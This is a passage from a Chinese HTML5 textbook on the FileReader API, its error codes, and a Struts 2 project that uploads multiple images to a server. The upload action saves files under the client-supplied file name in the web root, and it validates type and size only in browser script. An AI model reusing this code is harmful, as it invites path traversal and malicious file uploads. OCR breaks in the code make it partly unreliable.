（3）设置 li 元素的样式，指定其 list-style-type 属性为 decimal，CSS 样式如下所示：

```
<style type="text/css">
    ul{
        list-style-type:none;
        width:400px;
        margin-top:20px;
        margin-left:20px;
    }
    li{
        width:300px;
        height:30px;
        list-style-type:decimal;
```

```
    }
</style>
```

（4）编辑 JavaScript 代码，定义两个函数，分别用于将显示信息的 div 层隐藏和罗列文件在正常读取过程中触发事件的先后顺序，其具体的实现代码如下所示。

```
<script language="javascript">
    function bodyLoad(){
        document.getElementById('show').style.display="none";
    }
    function showFile()
     {
        var file=document.getElementById('file').files[0];
                                            //获取选择的文件
        if(typeof FileReader=="undefined")  //判断当前浏览器是否支持File
                                            Reader 接口
        {
            alert("对不起，您的浏览器不支持 FileReader 接口，将无法正常使用本程序。
            ");
        }
        else
        {

            var fd=new FileReader();        //创建 FileReader 接口的对象
            fd.readAsText(file);            //开始读取
            fd.onload=function(res){        //显示文件内容
                document.getElementById('loaddiv').innerHTML="
                                            数据读取成功！";
            }
            fd.onloadstart=function(res){
                document.getElementById('startdiv').innerHTML="
                开始读取数据……";
            }
            fd.onloadend=function(res){
                document.getElementById('loadenddiv').innerHTML='
                            文件读取成功！';
            }
            fd.onprogress=function(res){
                document.getElementById('progressdiv').innerHTML="正在上
                传数据……";
            }
            document.getElementById('show').style.display="block";
        }
    }
</script>
```

如上述代码所示，在 showFile()函数中首先检测浏览器是否支持 FileReader 对象，如果不支持，则弹出错误提示信息；否则，重新构造一个新的 FileReader 对象，并对选择的文件以文本编码的方式读入页面。最后，列出文件在正常读取过程中将触发的 4 个事件，在每个事件中，都将读取的状态内容设置为对应元素的文本内容。

（5）为 body 元素添加 onload 事件，指向 bodyLoad()函数，代码如下所示：

```
<body id="page" onload="bodyLoad()">
```

（6）为表单中的普通按钮添加 onclick 事件，指向 showFile()函数，代码如下所示：

```
<input type="button" value="文件上传" onclick=" showFile ()"/>
```

运行该页面，选择要上传的图片文件，单击【文件上传】按钮，读取文件，并将正常读取过程中所触发事件的先后顺序罗列到页面上，如图 6-12 所示。




图 6-12　文件读取过程中各事件执行的先后顺序

6.3　文件读取时的错误与异常

虽然使用 FileReader 接口中的方法可以快速实现对文件的读取操作。但是，在文件读取的过程中，不可避免地会出现各种类型的错误和异常。这时便可以通过 FileError 接口获取错误与异常所产生的错误代码，再根据返回的错误代码分析具体发生错误与异常的原因。

6.3.1　发生错误与异常的条件

通常在使用 FileReader 接口的方法异步操作文件的过程中，出现下列情况时，可能会出现潜在的错误与异常。

- 访问某个文件的过程中，该文件被移动或者删除及被其他应用程序修改。

- 由于权限原因，无法读取文件的数据信息。
- 文件出于案例因素的考虑，在读取文件时返回一个无效的数据信息。
- 读取文件太大，超出 URL 网址的限制，将无法返回一个有效的数据信息。
- 在读取文件的过程中，应用程序本身触发了中止读取的事件。

上述列举了各种错误与异常的形成条件，错误与异常都可能在读取文件的过程中出现，从而导致无法使用 FileReader 接口中的对象与方法读取文件数据。

在异步读取文件的过程中，一旦出现错误与异常，无法成功返回文件数据，便可以使用 FileError 接口。该接口主要用于异步提示错误，当 FileReader 对象无法返回数据时，将形成一个错误属性，而该属性则是一个 FileError 接口，通过该接口列出错误与异常的错误代码信息。

【实践案例 6-8】

当用户选择了要上传的图片文件后，系统将对该文件进行读取操作。而在读取的过程中可能会出现错误或异常，因此需要对这些非正常执行的信息进行捕获。如下面的代码所示：

```
<script language="javascript">
     function readFile()
     {
        var files=document.getElementById("file").files;
                                                       //获取选中的所有文件
         if(files.length>0)
         {
             var file=files[0];
             if(!/image\/\w+/.test(file.type)){ //判断文件类型是否匹配
                alert(file.name+"不是图像文件不能上传.");
            }
            if(typeof FileReader=="undefined")
            {
                alert("对不起，您的浏览器不支持 FileReader 接口，将无法正常使用本
                程序。");
            }
            else
            {
                var fd=new FileReader();
                fd.readAsDataURL(file);
                fd.onload=function(res){
                    document.getElementById('info').innerHTML+="
                    <img src="+this.result+" width=400 height=200/>";
                }
                fd.onerror=function(res){
                    var num=res.target.error.code;
                    document.getElementById('info').innerHTML="
                    文件无法显示: ";
```

```
                    if(num==1){
                        document.getElementById('info').inner
                        HTML+="
                            无法找到或原文件已被修改！";
                    }else if(num==2){
                        document.getElementById('info').innerHTML+="
                        无法获取数据文件！";
                    }else if(num==3){
                        document.getElementById('info').inner
                        HTML+="中止文件读取的过程！";
                    }else if(num==4){
                        document.getElementById('info').inner
                        HTML+="无权读取数据文件！";
                    }else if(num==5){
                        document.getElementById('info').innerHTML+="
                        读取的文件太大！";
                    }
                }
            }
        }
        else{
            alert("没有选择文件，不能继续。");
            return false;
        }
    }
</script>
<form id="myform">
    <input type="file" id="file" style="border:#99FFCC solid 1px;
    width:230px; height:25px;">
    <input type="button" value="显示文件" onclick="readFile()">
</form>
<div id="info" class="showFile"></div>
```

如上述代码所示，当文件数据读取成功后，将触发 onload 事件，以数据 URL 的方式将文件内容读取到页面中，并将该 URL 与<img>元素绑定，进行图片文件的预览功能。一旦在读取过程中发生了错误与异常，将触发 onerror 事件。在该事件中，通过 res.target.error.code 获取出现异常的错误代码，根据返回的错误代码判断出现的异常原因。

运行该页面，当选择一个文件后，如果对该文件的名称进行了修改，或将选择的文件移动到了另一个位置，则当单击【显示文件】按钮后，将在页面中显示无法正常读取文件的异常信息，如图 6-13 所示。如果系统成功读入了选择的图片文件内容，将在页面中显示该图片，如图 6-14 所示。



图 6-13　无法成功读取文件内容



图 6-14　成功读取文件内容

6.3.2　错误代码说明

在 HTML 5 中，可以调用 FileError 接口中的对象，捕获数据文件在读取过程中出现的错误代码信息，这些错误代码及对应的说明如表 6-3 所示。

表 6-3　FileError 对象捕获的错误代码及说明

错误代码	错误常量	说明
1	NOT_FOUND_ERR	无法找到文件或者原文件已经被修改
2	SECURITY_ERR	由于安全考虑，无法读取文件数据
3	ABORT_ERR	由 abort 事件触发的中止读取过程
4	NOT_READABLE_ERR	由于权限原因，不能读取文件数据
5	ENCODING_ERR	读取的文件太大，超出读取时地址的限制

6.4　项目案例：多文件上传至服务器

随着 Internet 的不断发展，在网页中进行多文件上传并展现的功能随处可见。通过本章的学习可以了解到使用 file 类型的 input 元素可以选择要上传的单个文件，为该 input 元素添加 multiple 属性则可以实现多文件选择的功能。当选择完成之后，可以使用 FileReader 接口中的方法对选择的文件进行读取操作，从而可实现图像预览、文本阅读的功能。然而，并未实现真正的上传功能。本案例将使用 HTML 5+Struts 2 框架实现多文件上传的功能。

【实例分析】

在一个企业网站管理系统中可以上传多张本企业的产品图像到服务器中，以供客户查看。本案例使用 HTML 5 并结合 Struts 2 框架实现多文件上传至服务器的功能，具体的实现步骤如下所示。

（1）打开 MyEclipse 开发工具，创建 Web 应用程序（Web Project），并命名为 06。

（2）搭建 Struts 2 开发环境，将 Struts 2.2.3 框架所需要的 9 个 JAR 包复制到 Web 应用程序的 WEB-INF/lib 目录下，如图 6-15 所示。




图 6-15　Web 应用程序所需要的 JAR 文件

（3）在 web.xml 文件中配置 Struts 2 的核心过滤器 StrutsPrepareAndExecuteFilter，并配置该过滤器要拦截的 URL，具体代码如下所示：

```
<!-- 配置 Struts 2 框架的核心 Filter -->
<filter>
    <!-- 配置 Struts 2 核心 Filter 的名字 -->
    <filter-name>struts2</filter-name>
    <!-- 配置 Struts 2 核心 Filter 的实现类 -->
    <filter-class>org.apache.struts2.dispatcher.ng.filter.StrutsPrepare
    AndExecuteFilter</filter-class>
</filter>
<!-- 配置 Filter 拦截的 URL -->
<filter-mapping>
    <!-- 过滤器拦截名称 -->
    <filter-name>struts2</filter-name>
    <!-- 配置 Struts 2 的核心 FilterDispatcher 拦截所有.action 用户的请求 -->
    <url-pattern>*.action</url-pattern>
</filter-mapping>
<filter-mapping>
    <filter-name>struts2</filter-name>
    <url-pattern>*.jsp</url-pattern>
</filter-mapping>
```

（4）在 src 目录下新建 com.mxl.actions 包，并在该包中创建 FileUploadAction，用于实现文件的上传操作，具体代码如下所示：

```
package com.mxl.actions;
import java.io.BufferedInputStream;
import java.io.BufferedOutputStream;
import java.io.File;
```

```
import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.io.InputStream;
import java.io.OutputStream;
import java.util.Date;
import org.apache.struts2.ServletActionContext;
import com.opensymphony.xwork2.ActionSupport;
public class FileUploadAction extends ActionSupport{
    private File[] upload;                    //封装上传文件域的属性
    private String[] uploadContentType;       //封装上传文件的类型
    private String[] uploadFileName;          //封装上传文件名
    private String savePath;                  //封装上传文件的保存路径
    /**此处为上面 4 个属性的 setXxx()和 getXxx()方法，这里省略*/
    /**
     * 将源文件复制成目标文件
     * @param source源文件对象
     * @param target目标文件对象
     */
    private static void copy(File source,File target){
        InputStream inputStream=null;         //声明一个输入流
        OutputStream outputStream=null;       //声明一个输出流
        try {
            inputStream=new BufferedInputStream(new FileInputStream
            (source)); //实例化输入流
            outputStream=new BufferedOutputStream(new FileOutputStream
            (target));//实例化输出流
            byte[] buffer=new byte[1024];     //定义字节数组 buffer
            int length=0;                     //定义临时参数对象
            while ((length=inputStream.read(buffer))>0) {
                                              //如果上传的文件字节数大于 0
                outputStream.write(buffer,0,length);
                                              //将内容以字节形式写入

            }
        } catch (Exception e) {
            e.printStackTrace();
        }finally{
            if (null!=inputStream) {
                try {
                    inputStream.close();      //关闭输入流
                } catch (Exception e2) {
                    e2.printStackTrace();
                }
            }
            if (null!=outputStream) {
```

```
                try {
                    outputStream.close();   //关闭输出流
                } catch (Exception e2) {
                    e2.printStackTrace();
                }
            }
        }
    }
    public String execute() throws Exception {
        for (int i = 0; i < upload.length; i++) {
            //根据服务器的文件保存地址和源文件名创建目录文件全路径
            String path=ServletActionContext.getServletContext()
            getRealPath(this.getSavePath())+"\\"+
            this.uploadFileName[i];
            File target=new File(path);     //定义目标文件对象
            copy(this.upload[i], target);   //调用 copy()方法，实现文件的写入
        }
        return SUCCESS;
    }
}
```

如上述代码所示，在 FileUploadAction 类中定义了 4 个属性：File[] upload、String[] uploadContentType、String[] uploadFileName 和 String savePath，分别用于存储上传文件域的属性、类型、文件名和保存路径。除此之外，在 Action 的默认执行方法 execute()中处理上传文件时，需要循环遍历用户所上传的文件，并多次调用 copy()方法进行写入操作，从而将上传的文件保存到指定的目录中。

（5）在 src 目录下新建 Struts 2 的配置文件 struts.xml，在该文件中配置 FileUploadAction 类，并配置 success 和 input 字符串所对应的 Result 映射，具体如下所示：

```
<!DOCTYPE struts PUBLIC
   "-//Apache Software Foundation//DTD Struts Configuration 2.1.7//EN"
   "http://struts.apache.org/dtds/struts-2.1.7.dtd">
<struts>
    <constant name="struts.i18n.encoding" value="GBK" />
    <package name="default" extends="struts-default" namespace="/">
        <action name="upload" class="com.mxl.actions.FileUploadAction">
            <param name="savePath">/upload</param>
            <result>/commonFileUp.jsp</result>
            <result name="input">/upload.jsp</result>
        </action>
    </package>
</struts>
```

如上述配置代码所示，在配置 FileUploadAction 类时使用了 param 元素指定 savePath 属性值为/upload，即表明上传的文件将存储到 Web 应用程序根目录下的 upload 文件夹中。

同时，还使用 result 元素指定 success 字符串所对应的结果映射为根目录下的 commonFileUp.jsp 文件；input 字符串所对应的结果映射为根目录下的 upload.jsp 文件。

（6）在 WebRoot 目录下新建 upload.jsp 文件，该文件用于选择文件和预览文件，主要代码如下所示：

```
<script language="javascript">
    function readFile()
     {
        var files=document.getElementById("file").files;
                                                //获取选中的所有文件
         if(files.length>0)
         {
          var count=0;                          //保存文件数量
          var con=true;                         //判断文件是否有效
          for(var i=0;i<files.length;i++)
          {
             var file=files[i];
             if(!/image\/\w+/.test(file.type)){ //判断文件类型是否匹配
                alert(file.name+"不是图像文件不能上传.");
                con=false;
             }
             else if(file.size>=512000){
                alert(file.name+"图片过大，应小于 500K");
                con=false;
             }else if(typeof FileReader=="undefined"){
                alert("对不起，您的浏览器不支持 FileReader 接口，将无法正常使用本
                程序。");
                con=false;
             }else{
                count++;                            //数量增加
                var fd=new FileReader();
                fd.readAsDataURL(file);
                fd.onload=function(res){
                    document.getElementById('info').innerHTML+="<img src=
                    "+this.result+" width=90 height=100 style='padding:5px
                    5px 5px 5px;'/>";
                }
             }
          }
          if(con){
            document.getElementById('sb').style.display="block";
            document.getElementById('info').innerHTML+="<h4>本次一共可上传
            "+count+"张图片。</h4>";
        }else{
            document.getElementById('sb').style.display="none";
```

```
            }
        }
        else{
            alert("请选择要上传的文件");
            return false;
        }
    }</script>
<form id="myform" name="myform" enctype="multipart/form-data"
        method="post" action="upload.action">
    <input type="file" id="file" name="upload" multiple="true"
        onChange="readFile()"style="border:#99FFCC solid 1px;width:300px;
        height:25px;">
    <input id="sb" type="submit" value="确定上传">
</form>
<div id="info" class="showFile"></div>
```

如上述代码所示，为 file 类型的 input 元素添加 onChange 事件，指向 readFile()函数。在该函数中，首先获取了选中的所有 file 对象，并对其进行循环遍历。在遍历的过程中，对每个 file 对象的类型、大小进行判断，检测其类型是否为图像类型、大小是否小于 500KB，如果不满足这些要求，则设置 con 变量的值为 false，并跳出循环。否则，使用 FileReader 对象的 fd.readAsDataURL()对上传的文件进行读取操作，并绑定 img 元素以显示上传的图像。

在循环遍历完成之后，对 con 变量的值进行判断，如果该值为 true，则表明所选择的文件都符合要求，使表单中的提交按钮显示，并在 div 层中显示本次可上传的图像数量；否则，表明所选择的文件中存在不符合要求的图像，则将表单中的提交按钮隐藏，使之无法进行上传操作。

（7）在 WebRoot 目录下新建上传成功后的产品展示页面 commonFileUp.jsp，在该页面中使用 Struts 2 标签库中的 iterator 标签遍历 FileUploadAction 类中的 uploadFileName 属性，显示上传的产品图像，具体代码如下所示：

```
<%@taglib prefix="s" uri="/struts-tags" %>
<div width="600px" height="auto">
    <s:iterator value="uploadFileName" status="st">
        <img src="upload/<s:property value='uploadFileName[#st.getIndex
        ()]'/>"
                width='100px' height='100px' style='padding:5px 5px 5px
                5px;'"
                    title="<s:property value='uploadFileName[#st.getIndex
                    ()]'/>"
                />
    </s:iterator>
</div>
```

FileUploadAction 类中的 uploadFileName 属性为一个 String 类型的数组，该数组中存

储了用户选择的所有文件的名称，因此遍历该数组即可获取数组中的每个元素。将这些元素与 img 元素绑定之后即可显示图像内容。

运行该程序，请求 upload.jsp 文件，选择多个文件进行上传。当选择的图像不符合要求时（类型不为图像或者大小大于 500KB），则显示符合要求的图像，并将表单中的提交按钮隐藏，如图 6-16 所示。



图 6-16　选择了不符合要求的文件

当选择的文件类型和大小都符合要求时，则显示【确定上传】按钮，如图 6-17 所示。



图 6-17　选择的文件都符合要求

单击【确定上传】按钮，程序将获取选择的所有文件，并将其存储到服务器上，同时

在页面中显示上传的所有文件信息，如图 6-18 所示。

